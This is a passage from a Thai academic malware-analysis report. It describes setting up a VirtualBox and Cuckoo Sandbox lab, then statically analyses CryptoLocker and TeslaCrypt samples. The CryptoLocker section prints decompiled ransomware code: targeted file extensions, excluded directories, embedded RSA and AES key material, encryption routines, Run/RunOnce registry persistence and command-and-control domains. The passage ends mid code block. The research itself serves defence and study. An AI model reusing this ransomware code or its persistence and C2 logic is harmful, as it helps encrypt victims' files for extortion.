7. ทำการติดตั้งซอฟต์แวร์ที่จำเป็นต่อการทำงานของซอฟต์แวร์ Volatility ผ่าน pip (PIP Installs Python) ได้แก่ distrom3, openpyxl, ujson.. pycrypto, pytz, simplejson
8. ทำการติดตั้งซอฟต์แวร์ Volatility โดยการดาวโหลดจากโครงการ Volatility บนเว็บไซต์ GitHub ผ่านคำสั่ง git clone จากนั้นจึงทำการสร้างซอฟต์แวร์ผ่านคำสั่ง python setup.py build และติดตั้งซอฟต์แวร์ผ่านคำสั่ง python setup.py install

ii. การตั้งค่าอื่นๆ

1. หลังจากมีการติดตั้งสภาพแวดล้อมจำลองเพื่อสำหรับเป็น sandbox ให้กับ Cuckoo Sandbox แล้ว จะมีการตั้งค่าการทำงานของ Cuckoo Sandbox ภายในไดเรกทอรี conf ตามที่ผู้วิเคราะห์มัลแวร์ต้องการ อาทิ ตั้งค่าชื่อและหมายเลขไอพีแอดเดรสของ sandbox รวมไปถึงฟังก์ชันที่จะให้ Cuckoo Sandbox ทำการตรวจสอบ เป็นต้น

b. การตั้งค่าสภาพแวดล้อมสำหรับใช้ในการตรวจสอบและวิเคราะห์มัลแวร์แบบ static และแบบ dynamic จะเป็นการตั้งค่าให้กับ virtual machine ซึ่งถูกควบคุมผ่านโปรแกรม Oracle VirtualBox ที่มีการติดตั้ง Oracle VM VirtualBox Extension ในรุ่นนั้นๆ

i. การตั้งค่าทางด้านฮาร์ดแวร์

1. ทำการสร้าง virtual machine โดยกำหนดประเภทของระบบปฏิบัติการเป็น Windows 7
2. เปิดใช้งานฟีเจอร์ Shared Clipboard และ Drag ‘n’ Drop ระหว่างเครื่อง virtual machine และเครื่อง host เพื่อความสะดวกในการโอนย้ายข้อมูล
3. ตั้งค่า Base Memory ให้มีขนาด 1024 MB เพื่อรองรับการรันโปรแกรมสำหรับตรวจสอบพฤติกรรมและเป็นขนาดที่เหมาะสมสำหรับการนำหน่วยความจำออกมาวิเคราะห์
4. ตั้งค่าการใช้งาน Processor(s) ให้ใช้ 2 CPU เพื่อการประมวลผลที่เร็วยิ่งขึ้น

5. ทำการสร้าง virtual disk image (VDI) ให้มีขนาด 50 GB เพื่อให้รองรับต่อการติดตั้งโปรแกรมสำหรับใช้ในการวิเคราะห์
6. นอกเหนือจากการตั้งค่าที่กล่าวมา จะไม่มีการเปลี่ยนแปลงการตั้งค่าอื่น ๆ

ii. การตั้งค่าทางด้านซอฟต์แวร์

1. ติดตั้งระบบปฏิบัติการ Windows 7 แบบสถาปัตยกรรม 64 บิตที่มีการติดตั้งซอฟต์แวร์ Service Pack เวอร์ชัน 1 ไว้แล้ว
2. ติดตั้งส่วนเสริม Guest Additions เพื่อให้สามารถรองรับฟีเจอร์ Shared Clipboard, Drag 'n' Drop และเพื่อเพิ่มประสิทธิภาพในการใช้งาน virtual machine
3. ทำการติดตั้งโปรแกรมสำหรับทำการวิเคราะห์มัลแวร์ซึ่งได้กล่าวไปแล้วในหัวข้อที่ 2.3 เทคโนโลยีที่เกี่ยวข้องกับการวิจัย ยกเว้นโปรแกรม INetSim, Volatility, VolDiff และ Cuckoo Sandbox

iii. การตั้งค่าทางด้านเครือข่าย

1. ในการวิเคราะห์มัลแวร์เรียกค่าไถ่ซึ่งจำเป็นต้องมีการติดต่อและใช้งานเครือข่าย การตั้งค่าเครือข่ายจะตั้งค่า network adapter เป็น NAT
2. ภายใน virtual machine จะกำหนดให้รับข้อมูลทางเครือข่ายทาง DHCP

iv. การตั้งค่าอื่นๆ

1. ปิดการทำงานของฟีเจอร์ Windows Firewall ใน virtual mchine
2. ปิดการทำงานของฟีเจอร์ Windows Defender ใน virtual machine
3. ปิดการทำงานของฟีเจอร์ Windows Update ใน virtual machine
4. ลดระดับการใช้งานของฟีเจอร์ UAC ให้อยู่ในระดับต่ำที่สุด

c. การตั้งค่าสภาพแวดล้อมสำหรับใช้ในการตรวจสอบและวิเคราะห์มัลแวร์แบบอัตโนมัติ โดยจะเป็นการตั้งค่าให้กับ virtual machine (sandbox) ซึ่งถูกควบคุมผ่านโปรแกรม Oracle VirtualBox ที่มีการติดตั้ง Oracle VM VirtualBox Extension ในรุ่นนั้น ๆ และจะถูกควบคุมการทำงานผ่านซอฟต์แวร์วิเคราะห์มัลแวร์อัตโนมัติ Cuckoo Sandbox

i. การตั้งค่าทางด้านฮาร์ดแวร์

1. ทำการสร้าง virtual machine โดยกำหนดประเภทของระบบปฏิบัติการเป็น Windows XP เนื่องจากมีความเร็วและมีฟีเจอร์ความปลอดภัยที่น้อยกว่าระบบปฏิบัติการวินโดวส์รุ่นอื่นๆ
2. เปิดใช้งานฟีเจอร์ Shared Clipboard และ Drag 'n' Drop ระหว่างเครื่อง virtual machine และเครื่อง host เพื่อความสะดวกในการโอนย้ายข้อมูล
3. ตั้งค่า Base Memory ให้มีขนาด 1024 MB เพื่อรองรับการรันโปรแกรมสำหรับตรวจสอบพฤติกรรมและเป็นขนาดที่เหมาะสมสำหรับการนำหน่วยความจำออกมาวิเคราะห์
4. ทำการสร้าง virtual disk image (VDI) ให้มีขนาด 8 GB
5. นอกเหนือจากการตั้งค่าที่กล่าวมา จะไม่มีการเปลี่ยนแปลงการตั้งค่าอื่นๆ

ii. การตั้งค่าทางด้านซอฟต์แวร์

1. ติดตั้งระบบปฏิบัติการ Windows XP แบบสถาปัตยกรรม 32 บิต ที่มีการติดตั้งซอฟต์แวร์ Service Pack เวอร์ชัน 3 ไว้แล้ว
2. ติดตั้งส่วนเสริม Guest Additions เพื่อให้สามารถรองรับฟีเจอร์ Shared Clipboard, Drag 'n' Drop และเพื่อเพิ่มประสิทธิภาพในการใช้งาน virtual machine
3. ทำการติดตั้งโปรแกรมสำหรับสนับสนุนการทำงานของซอฟต์แวร์วิเคราะห์มัลแวร์อัตโนมัติ Cuckoo Sandbox ได้แก่ โปรแกรมอินเตอร์พรีเตอร์ของภาษาไพธอนและโมดูล PIL (Python Imaging Library) ของภาษาไพธอน
4. ทำการคัดลอกไฟล์ agent.py ซึ่งอยู่ในไดเรกทอรี agent/ ในไดเรกทอรีหลักของโครงการ Cuckoo Sandbox และนำไปติดตั้งไว้ที่พาธ %UserProfile%\Start Menu\Startup เพื่อให้เริ่มการทำงานอัตโนมัติทุกครั้งที่มีการเปิดหรือบูตระบบขึ้นมาใหม่

iii. การตั้งค่าทางด้านเครือข่าย

1. ในการวิเคราะห์มัลแวร์เรียกค่าไถ่มีจำเป็นต้องมีการติดต่อและใช้งานเครือข่าย การตั้งค่าเครือข่ายจะตั้งค่า network adapter เป็น Host-only ซึ่งจะมีการใช้ร่วมกับการตั้งค่าพิเศษเพื่อให้สามารถ

รับและส่งแพ็คเกตจากคอมพิวเตอร์อื่น ๆ และอินเตอร์เน็ตผ่านเครื่อง host ได้

2. กำหนดหมายเลขไอพีแอดเดรสสำหรับ virtual machine ให้มีค่าเป็น 192.168.56.110, มีสับเน็ตมาสก์เป็น 255.255.255.0, มีดีฟอลต์เกตเวย์เป็น 192.168.56.1 และมี DNS เป็น 8.8.8.8 เพื่อให้สามารถใช้ Cuckoo Sandbox ในการเชื่อมต่อเข้าควบคุมการทำงานของ virtual machine (sandbox) ได้

iv. การตั้งค่าอื่นๆ

1. ปิดการทำงานของฟีเจอร์ Windows Firewall ใน virtual mchine
2. ปิดการทำงานของฟีเจอร์ Windows Defender ใน virtual machine
3. ปิดการทำงานของฟีเจอร์ Windows Update ใน virtual machine
4. ลดระดับการใช้งานของฟีเจอร์ UAC ให้อยู่ในระดับต่ำที่สุด
5. รีบูทระบบหนึ่งครั้ง ตรวจสอบการทำงานว่ามีสคริปต์ agent.py รัน แล้วจากนั้นจึงทำ snapshort ให้กับ sandbox

4. ทำการวิเคราะห์มัลแวร์เรียกค่าไถ่

บทที่ 4
ผลการวิเคราะห์

ในบทที่ 4 หัวข้อผลการวิเคราะห์ จะเป็นการกล่าวถึงรายละเอียดเกี่ยวกับการวิเคราะห์มัลแวร์เรียกค่าไถ่ทั้งในลักษณะของการวิเคราะห์มัลแวร์เรียกค่าไถ่แบบ static และแบบ dynamic เพื่อจุดประสงค์ในการรวบรวมข้อมูลที่อาจมีประโยชน์เพียงพอต่อการวิจัยและพัฒนาวิธีการลดผลกระทบ

โดยในบทที่ 4 ผลการวิเคราะห์ จะประกอบด้วยหัวข้อย่อย ดังนี้

1. ตัวอย่างและรายละเอียดเบื้องต้นของมัลแวร์เรียกค่าไถ่ที่ผู้วิเคราะห์สนใจ
2. การวิเคราะห์มัลแวร์เรียกค่าไถ่จากกลุ่มตัวอย่างโดยใช้วิธีการวิเคราะห์มัลแวร์แบบ static รวมทั้งผลการวิเคราะห์
3. การวิเคราะห์มัลแวร์เรียกค่าไถ่จากกลุ่มตัวอย่างโดยใช้วิธีการวิเคราะห์มัลแวร์แบบ dynamic รวมทั้งผลการวิเคราะห์
4. สรุปผลการวิเคราะห์มัลแวร์เรียกค่าไถ่

4.1 ตัวอย่างของมัลแวร์เรียกค่าไถ่

จากการศึกษาประวัติของมัลแวร์เรียกค่าไถ่รวมไปถึงความเสียหายที่มัลแวร์เรียกค่าไถ่ได้สร้างขึ้นทำให้ผู้วิเคราะห์ตัดสินใจที่จะเลือกมัลแวร์เรียกค่าไถ่ในการวิเคราะห์ตามรายละเอียดต่อไปนี้

1. CryptoLocker (MD5: 829DDE7015C32D7D77D8128665390DAB)
2. TeslaCrypt 2015 (MD5: 50FD967B39315D95F02127A2F05F6326)
3. TeslaCrypt 2016/1 (MD5: 0265F31968E56500218D87B3A97FA5D5)
4. TeslaCrypt 2016/2 (MD5: B3C00819CC192C93B295E53CC5DF37CE)

4.2 การวิเคราะห์มัลแวร์แบบ static (static malware analysis)

4.2.1 ลำดับที่ 1 CryptoLocker

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ CryptoLocker ในลำดับที่ 1 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ static พบรายละเอียดที่น่าสนใจดังนี้

เมื่อสำรวจในส่วนหัวของไฟล์โปรแกรมพบว่าไฟล์โปรแกรมของ CryptoLocker ทำงานบนระบบปฏิบัติการที่มีสถาปัตยกรรมแบบ 32 บิต โดยมี subsystem อยู่ในลักษณะของ GUI และมีการพบไลบรารีที่ถูกเรียกใช้เพียงไลบรารีเดียวคือ mscoree.dll ซึ่งมีชื่อเต็มว่า Microsoft .NET Runtime Execution Engine แต่อย่างไรก็ตามเมื่อตรวจสอบสตริงที่ปรากฏในไฟล์โปรแกรมโดยใช้

โปรแกรม Bintext พบว่ามีการอ้างอิงถึง API/ฟังก์ชันอื่น ๆ ด้วย โดยมีจุดสังเกตที่น่าสนใจคือมีการเรียกฟังก์ชันที่เกี่ยวกับการเข้ารหัสของ .NET อาทิ System.Security.Cryptography ซึ่งเป็นชื่อของ namespace ที่คอยให้บริการฟังก์ชันเกี่ยวกับการเข้ารหัส, . AesCryptoServiceProvider และ RSACryptoServiceProvider ซึ่งเป็นอินเตอร์เฟสที่ใช้ในการเรียกกระบวนการเข้ารหัสหรือถอดรหัส

Property	Value
File OS	Windows 32-bit
File Type	Executable
File Date	n/a
Language	0 (Neutral)
Code page	1200
FileDescription	Microsoft Windows Auto Update
FileVersion	1.0.0.0
InternalName	Microsoft Windows Auto Update.exe
LegalCopyright	Copyright © 2013
OriginalFilename	Microsoft Windows Auto Update.exe
ProductName	Microsoft Windows Auto Update
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

รูปที่ 4.1 รายละเอียดของ CryptoLocker

A 000000034E20	000000436C20	0	CryptoStream
A 000000034E2D	000000436C2D	0	System.Security.Cryptography
A 000000034E4A	000000436C4A	0	Stream
A 000000034E51	000000436C51	0	ICryptoTransform
A 000000034E62	000000436C62	0	CryptoStreamMode
A 000000034E73	000000436C73	0	AesManaged
A 000000034E7E	000000436C7E	0	StreamWriter
A 000000034E8B	000000436C8B	0	SizeF
A 000000034E91	000000436C91	0	Container
A 000000034E9B	000000436C9B	0	String
A 000000034EA2	000000436CA2	0	Random
A 000000034EA9	000000436CA9	0	AesCryptoServiceProvider
A 000000034EC2	000000436CC2	0	RSACryptoServiceProvider
A 000000034EDB	000000436CDB	0	BinaryReader
A 000000034EE8	000000436CE8	0	SHA1CryptoServiceProvider

รูปที่ 4.2 ผลลัพธ์จากการวิเคราะห์ไฟล์โปรแกรม CryptoLocker โดยการหาสตริง


นอกจากนั้นยังมีการปรากฏของชื่อฟังก์ชันที่มีความน่าสนใจอีกมาก อาทิ ฟังก์ชัน RegistryKey และฟังก์ชัน OpenSubkey ซึ่งเป็นฟังก์ชันสำหรับจัดการค่าต่าง ๆ ในรีจิสทรี, ฟังก์ชัน WebResponse, GetHostEntry, IPHostEntry และ System.Net ซึ่งเป็น namespace ที่คอยให้บริการฟังก์ชันเกี่ยวกับการรับส่งข้อมูลบนเครือข่าย

A 000000003504E	000000436E4E	0	SymmetricAlgorithm
A 000000035061	000000436E61	0	CreateEncryptor
A 000000035071	000000436E71	0	GetCurrentProcess
A 000000035083	000000436E83	0	SuspendLayout
A 000000035091	000000436E91	0	RegistryKey
A 00000003509D	000000436E9D	0	Microsoft.Win32
A 0000000350AD	000000436EAD	0	OpenSubKey
A 0000000350BD	000000436EBD	0	Exists
A 0000000350C4	000000436EC4	0	add_Click
A 0000000350CE	000000436ECE	0	EventHandler
A 0000000350DB	000000436EDB	0	set_Enabled
A 0000000350E7	000000436EE7	0	DeleteValue
A 0000000350F3	000000436EF3	0	WebResponse
A 0000000350FF	000000436EFF	0	System.Net
A 00000003510A	000000436F0A	0	Close
A 000000035110	000000436F10	0	Replace
A 000000035118	000000436F18	0	set_VisitedLinkColor
A 00000003512D	000000436F2D	0	set_DropDownStyle
A 00000003513F	000000436F3F	0	ComboBoxStyle
A 00000003514D	000000436F4D	0	Environment
A 000000035159	000000436F59	0	GetFolderPath
A 000000035167	000000436F67	0	SpecialFolder
A 00000003517A	000000436F7A	0	set_MaximizeBox
A 00000003518A	000000436F8A	0	set_ClientSize
A 000000035199	000000436F99	0	set_Style
A 0000000351A3	000000436FA3	0	ProgressBarStyle
A 0000000351B9	000000436FB9	0	set_BackColor
A 0000000351C7	000000436FC7	0	Dispose
A 0000000351CF	000000436FCF	0	set_KeySize
A 0000000351DB	000000436FDB	0	get_Green
A 0000000351E5	000000436FE5	0	op_Equality
A 0000000351F1	000000436FF1	0	get_Length
A 000000035200	000000437000	0	GetHostEntry
A 00000003520D	00000043700D	0	IPHostEntry

รูปที่ 4.3 ผลลัพธ์จากการวิเคราะห์ไฟล์โปรแกรม CryptoLocker โดยการหาสตริง

เมื่อสังเกตจากลักษณะของ namespace และชื่อฟังก์ชันที่ปรากฏทำให้มีความเป็นไปได้ว่า CryptoLocker ในเวอร์ชันนี้อาจถูกพัฒนาบนพื้นฐานของภาษา C# และใช้เฟรมเวิร์ค .NET โดยสามารถยืนยันได้จากการตรวจสอบไฟล์โปรแกรมของ CryptoLocker อีกครั้งด้วยโปรแกรม DIE และได้ผลลัพธ์ออกมาว่า CryptoLocker ถูกพัฒนาโดยใช้ .NET จริง และมีการใช้โปรแกรม Confuser เวอร์ชัน 1.9 ในการอำพรางเพื่อต่อต้านการวิเคราะห์อีกด้วย

เนื่องจาก .NET เป็นเฟรมเวิร์คและส่วนช่วยในการรัน bytecode ของภาษา C# ให้ทำงานได้บนรันไทม์ของมัน จึงมีความเป็นไปได้ที่จะทำการดีคอมไพล์ไฟล์โปรแกรมของ CryptoLocker เพื่อย้อนกลับไปสู่ซอร์สโค้ดต้นฉบับของมัลแวร์ โดยในการดีคอมไพล์ไฟล์โปรแกรมของ CryptoLocker นั้น จะใช้โปรแกรม ILSpy เป็นเครื่องมือ decompiler แต่อย่างไรก็ตามเมื่อมีการดีคอมไพล์กลับไปเป็นซอร์สโค้ดแล้ว มีการตรวจพบว่าซอร์สโค้ดของไฟล์โปรแกรม CryptoLocker ไม่สามารถที่จะอ่านเข้าใจได้



รูปที่ 4.4 ผลลัพธ์ของการนำมัลแวร์ผ่านกระบวนการดีคอมไพล์โดยไม่ได้มีการอันแพ็คก่อน

ทั้งนี้อาจมีความเป็นไปได้หนึ่งที่ทำให้ซอร์สโค้ดของโปรแกรมไม่สามารถที่จะอ่านและทำความเข้าใจได้คือ เนื่องจาก CryptoLocker มีการใช้โปรแกรมแพ็คเกอร์ Confuser v1.9 ในการช่วยอำพรางข้อมูล จึงส่งผลให้เมื่อมีการพยายามดีคอมไพล์โปรแกรมโดยไม่ได้มีการอันแพ็คก่อน ข้อมูลผลลัพธ์จึงออกมายุ่งเหยิง ดังนั้นจึงจำเป็นต้องมีการอันแพ็คโปรแกรมก่อนโดยใช้โปรแกรม de4dot ในการช่วยในกระบวนการอันแพ็ค หลังจากนั้นจึงทำการดีคอมไพล์โปรแกรมที่ผ่านการอันแพ็คแล้วอีกครั้ง โดยได้ผลลัพธ์ดังตัวอย่างในรูปด้านล่าง

รูปที่ 4.5 ผลลัพธ์ของการนำมัลแวร์ผ่านกระบวนการดีคอมไพล์โดยมีการอันแพ็คแล้ว

จากผลลัพธ์ของกระบวนการดีคอมไพล์จะพบว่าผู้วิเคราะห์สามารถเข้าถึงและอ่านซอร์สโค้ดของมัลแวร์เรียกค่าไถ่ CryptoLocker ได้ทุกส่วน โดยมีข้อมูลเกี่ยวกับการทำงานของมัลแวร์เรียกค่า CryptoLocker ที่น่าสนใจดังนี้

- รายการของประเภทของไฟล์ที่มัลแวร์เรียกค่าไถ่จะทำการเข้ารหัส ได้แก่ .3fr, .accdb, .ai, .arw, .bay, .cdr, .cer, .cr2, .crt, .jpr, .pdf, .crw, .dbf, .dcr, .der, .dng, .doc, .docm, .docx, .dwg, .jpf, .png, .dxf, .dxg, .eps, .erf, .indd, .jpe, .jpg, .kdc, .mdb, .mdf, .mp4, .mef, .mrw, .nef, .nrw, .odb, .odm, .odp, .ods, .odt, .orf, .gif, .p12, .p7b, .p7c, .pdd, .pef, .pem, .pfx, .ppt, .pptm, .pptx, .frx, .psd, .pst, .ptx, .r3d, .raf, .raw, .rtf, .rw2, .rwl, .srf, .accdb, .srw, .wb2, .wpd, .wps, .xlk, .xls, .xlsb, .xlsm, .xlsx, .eml ซึ่งจะถูกใช้ในกระบวนการหาไฟล์โดย CryptoLocker จะไม่มีการเข้ารหัสไฟล์ในบางไดเรกทอรีซึ่งโดยส่วนมากจะเกี่ยวข้องกับไดเรกทอรีระบบได้แก่รายชื่อของไดเรกทอรีในรูปด้านล่าง

```
public string[] string_6 = new string[]
{
".3fr",".accdb",".ai",".arw",".bay",".cdr",".cer",".cr2",".crt",".jpr",".pdf",".crw",".dbf",".dcr",".der",".dng",".doc
  c",".docm",".docx",".dwg",".jpf",".png",".dxf",".dxg",".eps",".erf",".indd",".jpe",".jpg",".kdc",".mdb",".mdf",".mp
  4",".mef",".mrw",".nrw",".odb",".odm",".odp",".odt",".orf",".gif",".p7b",".p7c",".pdd",".pef",".pem",".pfx",".ppt",
  ".pptm",".pptx",".frx",".psd",".pst",".ptx",".r3d",".raf",".raw",".rtf",".rw2",".rwl",".srf",".accdb",".srw",".wb2"
  ,".wpd",".wps",".xlk",".xls",".xlsb",".xlsm",".xlsx",".eml"
};
```

รูปที่ 4.6 รายการประเภทของไฟล์ที่มัลแวร์เรียกค่าไถ่ CryptoLocker จะทำการเข้ารหัส

```
public bool method_6(string string_7)
{
    Match object_ = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\users\\\\(.+)\\\\appdata\\\\(.+)?$");
    Match object_2 = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\windows(\\\\$)?(.+)?$");
    Match object_3 = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\program files(\\\\$)?(.+)?$");
    Match object_4 = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\users\\\\public\\\\pictures\\\\sample pictures");
    Match object_5 = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\program files \\(x64\\)(\\\\$)?(.+)?$");
    Match object_6 = Delegate144.smethod_0(Delegate143.smethod_0(string_7), "c:\\\\\\$(.+)?$");
    return Delegate145.smethod_0(object_) || Delegate145.smethod_0(object_2) || Delegate145.smethod_0(object_3) || Delegate145.smethod_0
}
```

รูปที่ 4.7 การตรวจสอบโดยมัลแวร์ว่าไฟล์เป้าหมายอยู่ในไดเรกทอรีที่เป็นข้อยกเว้นหรือไม่

- มีการพบตัวแปรซึ่งมีความเกี่ยวข้องกับกุญแจที่ใช้ในการเข้ารหัส ได้แก่ตัวแปร string_1 และตัวแปร string_2 ค่าใน string_2 ประกอบไปด้วยค่าที่เกี่ยวข้องกับอัลกอริธึมในการเข้ารหัสแบบอสมมาตรคือ RSA ตามรูปภาพด้านล่างโดย Modulus คือค่า n ที่เกิดจากการนำจำนวนเฉพาะสองจำนวนมาคูณกันและค่า Exponent คือ public key exponent ดังนั้นจึงอาจตีความได้ว่าค่าที่ถูกเก็บอยู่ใน string_2 คือกุญแจสาธารณะ

```
public string string_1 = "bSM%xDWhhkyLIU/Q4dWXg==";

public string string_2 = "<RSAKeyValue><Modulus>3YUdEa5ACyZ/51u81ESh8P5NOyMF3OAam+Zm8BD9Qt4+ckyLgQfeUC/
  gGmtzXFA4ppKawxgD5uxnWmjrBvqGVIXCiWRxfH4idp6IHCn7gqEwRc9cQk6O7r125EhEaM0V1VzykwO3Gbpmv6B6dPsd6deQSnE8ZH0
  +87uffbWVygeiwi4C01D2OgWujbtaimuDUwTFylUSzVMS1CirAWBYj8k%WXE/GZNpNPiaJ9NfzlMO4afu6ciMiIXGFv5t8mC7xQl+2f
  vy6XVnqQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";
```

รูปที่ 4.8 แสดงค่าของสตริงที่มีความเกี่ยวข้องกับกระบวนการเข้ารหัสไฟล์ของ CryptoLocker

- มีการใช้งานค่าของตัวแปร string_2 ในเมธอด method_9 โดยในเมธอด method_9 มีการสร้างออบเจ็กต์ใหม่จากคลาส RSACryptoServiceProvider ออบเจ็กต์ที่ถูกสร้างมาใหม่นี้จะมีคุณลักษณะที่ถูกกระทำโดยเมธอดที่เป็นตัวแทน (delegate) ซึ่งอยู่ในไฟล์อื่น การเรียกใช้งานในลักษณะตามที่พบในซอร์สโค้ดหมายถึงการสร้างออบเจ็กต์จากคลาส RSACryptoServiceProvider ขึ้นมาและกำหนดขนาดกุญแจให้มีค่าเท่ากับ 2,048 บิต

```
public string method_9(int int_4, string string_7)
{
    int num = 0;
    string result = null;
    RSACryptoServiceProvider object_ = Delegate29.smethod_0(2048);
    Delegate164.smethod_0(object_, this.string_2);
    if (Delegate98.smethod_0(this.string_0, ""))
    {
        char[] array = Delegate165.smethod_0(this.string_0);
        char[] array2 = new char[array.Length + 1];
        for (int i = 0; i < array.Length; i++)
        {
            if (i == 12)
            {
                array2[num++] = (char)int_4;
            }
            array2[num] = array[i];
            num++;
        }
        string text = Delegate124.smethod_0(Delegate58.smethod_0(array2), string_7);
        byte[] byte_ = Delegate168.smethod_0(object_, Delegate167.smethod_0(Delegate166.smethod_0(), text), false);
        result = Delegate153.smethod_1(byte_);
    }
    return result;
}
```

รูปที่ 4.9 แสดงการทำงานของเมธอด method_9 ของ CryptoLocker

- ตัวแปร string_1 ที่มีค่าเป็น bSMMwxDWhhkyLIU/Q4dWXg== ได้ถูกนำมาเรียกใช้ในเมธอดชื่อว่า method_7 เมื่อสังเกตจากการเรียกใช้ฟังก์ชันในเมธอดแล้ว เมธอดนี้จะทำการดึงค่าที่อยู่ในหน่วยความจำผ่านฟังก์ชัน MemoryStream เพื่อทำการเข้ารหัสโดยใช้อินเตอร์เฟส AesCryptoServiceProvider ทีละไบต์ ส่วนของ AesCryptoService Provider มีการใช้ค่าในตัวแปร string_1 ซึ่งอาจเป็นกุญแจสำหรับการเข้ารหัสหรือค่า IV จนสุดท้ายจึงมีการส่งผลลัพธ์ที่ถูกเข้ารหัสแล้วออกมา

```
public string method_7()
{
    SHA1CryptoServiceProvider object_ = Delegate23.smethod_0();
    AesCryptoServiceProvider object_2 = Delegate24.smethod_0();
    Delegate147.smethod_0(object_2, Delegate146.smethod_0(this.string_1));
    ICryptoTransform icryptoTransform_ = Delegate149.smethod_0(object_2, Delegate145.smethod_0(object_2), Delegate146.smethod_0(object_2));
    using (MemoryStream memoryStream = Delegate25.smethod_0())
    {
        using (CryptoStream cryptoStream = Delegate26.smethod_0(memoryStream, icryptoTransform_, CryptoStreamMode.Write))
        {
            using (StreamWriter streamWriter = Delegate27.smethod_0(cryptoStream))
            {
                Delegate150.smethod_0(streamWriter, this.string_0);
            }
            this.string_3 = Delegate135.smethod_0(Delegate152.smethod_0(Delegate151.smethod_0(object_, Delegate151.smethod_0(memoryStream))), "-", "");
        }
    }
    this.string_3 = Delegate154.smethod_0(this.string_3, 0, 10);
    return this.string_3;
}
```

รูปที่ 4.10 แสดงการทำงานของเมธอด method_7 ของ CryptoLocker

- มัลแวร์เรียกค่าไถ่ CryptoLocker จะทำการเก็บรายการของไฟล์ที่ทำการเข้ารหัสทั้งหมดไว้ในรีจิสทรีที่ตำแหน่ง HKEY_CURRENT_USER\Software\<ชื่อไฟล์มัลแวร์>\Files และมีการเก็บรายการของกุญแจที่ใช้ในการเข้ารหัสไฟล์ที่ถูกเข้ารหัสอีกครั้งด้วยกุญแจสาธารณะไว้ที่ HKEY_CURRENT_USER\Software\<ชื่อไฟล์มัลแวร์>\Keys
- มัลแวร์เรียกค่าไถ่ CryptoLocker มีการตั้งค่ารีจิสทรีที่ตำแหน่ง HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run และ HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce โดยกำหนดค่ารีจิสทรีเป็นชื่อไฟล์โปรแกรมของมัลแวร์เพื่อให้มัลแวร์ถูกสั่งให้ทำงานทุกครั้งเมื่อมีการเริ่มการทำงานระบบจนกว่ากระบวนการเข้ารหัสจะเสร็จสิ้น

```
public void method_1()
{
    this.method_7();
    string text = Delegate126.smethod_0(Environment.SpecialFolder.ApplicationData);
    string string_ = Delegate123.smethod_0(Delegate122.smethod_0(Delegate121.smethod_0()));
    string text2 = Delegate123.smethod_1(Delegate122.smethod_0(Delegate121.smethod_0()));
    string text3 = Delegate124.smethod_0("/F /T" + text2);
    string object_ = Delegate125.smethod_0(text, "\\", this.string_3, ".exe");
    this.registryKey_0 = Delegate125.smethod_0(Registry.CurrentUser, Delegate88.smethod_0("Software\\", this.string_3, "\\Files"));
    this.registryKey_1 = Delegate126.smethod_0(Registry.CurrentUser, Delegate88.smethod_0("Software\\", this.string_3, "\\Keys"));
    if (this.registryKey_1 == null)
    {
        Delegate127.smethod_0(Delegate88.smethod_0("HKEY_CURRENT_USER\\Software\\", this.string_3, "\\key."), "", "", RegistryValueKind.String);
    }
    if (this.registryKey_0 == null)
    {
        Delegate127.smethod_0(Delegate88.smethod_0("HKEY_CURRENT_USER\\Software\\", this.string_3, "\\Files"), "", "", RegistryValueKind.String);
    }
    Delegate127.smethod_0("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run", this.string_3, object_, RegistryValueKind.String);
    Delegate127.smethod_0("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce", Delegate124.smethod_0("*", this.string_3), object_, RegistryValueKind.String);
    Delegate128.smethod_0(string_, FileAttributes.Hidden);
    if (Delegate129.smethod_0(text) && !Delegate129.smethod_1(object_))
    {
        Delegate104.smethod_0(10000);
        try
        {
            Delegate130.smethod_0(string_, object_);
            ProcessStartInfo processStartInfo = Delegate21.smethod_0();
            Delegate131.smethod_0(processStartInfo, object_);
            ProcessStartInfo processStartInfo2 = Delegate21.smethod_0();
            Delegate132.smethod_0(processStartInfo2, false);
            Delegate132.smethod_1(processStartInfo2, true);
            Delegate131.smethod_0(processStartInfo2, "taskkill");
            Delegate131.smethod_1(processStartInfo2, text3);
            Delegate133.smethod_0(processStartInfo);
            GClass8.MoveFileEx(string_, null, 4);
            Delegate133.smethod_0(processStartInfo2);
        }
        catch (Exception)
        {
        }
    }
}
```

รูปที่ 4.11 ฟังก์ชันการสร้างรีจิสทรีคีย์เพื่อเก็บรายการของไฟล์ที่ถูกรหัสพร้อมทั้งกุญแจ

- มีการตรวจพบที่อยู่ของเซิร์ฟเวอร์ซึ่งอาจเป็นเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมการทำงานของมัลแวร์ ได้แก่ cabin.su, wrax.ru, icals.ru, hips.ru และ yot.su โดยในขณะที่ทำการวิเคราะห์นี้ เซิร์ฟเวอร์ทั้งหมดปิดให้บริการไปแล้ว

```
Delegate22.smethod_0();
string[] array = new string[]
{
    "cabin.su",
    "wrax.ru"
};
string[] array2 = new string[]
{
    "icals.ru",
    "hips.su",
    "yot.su"
};
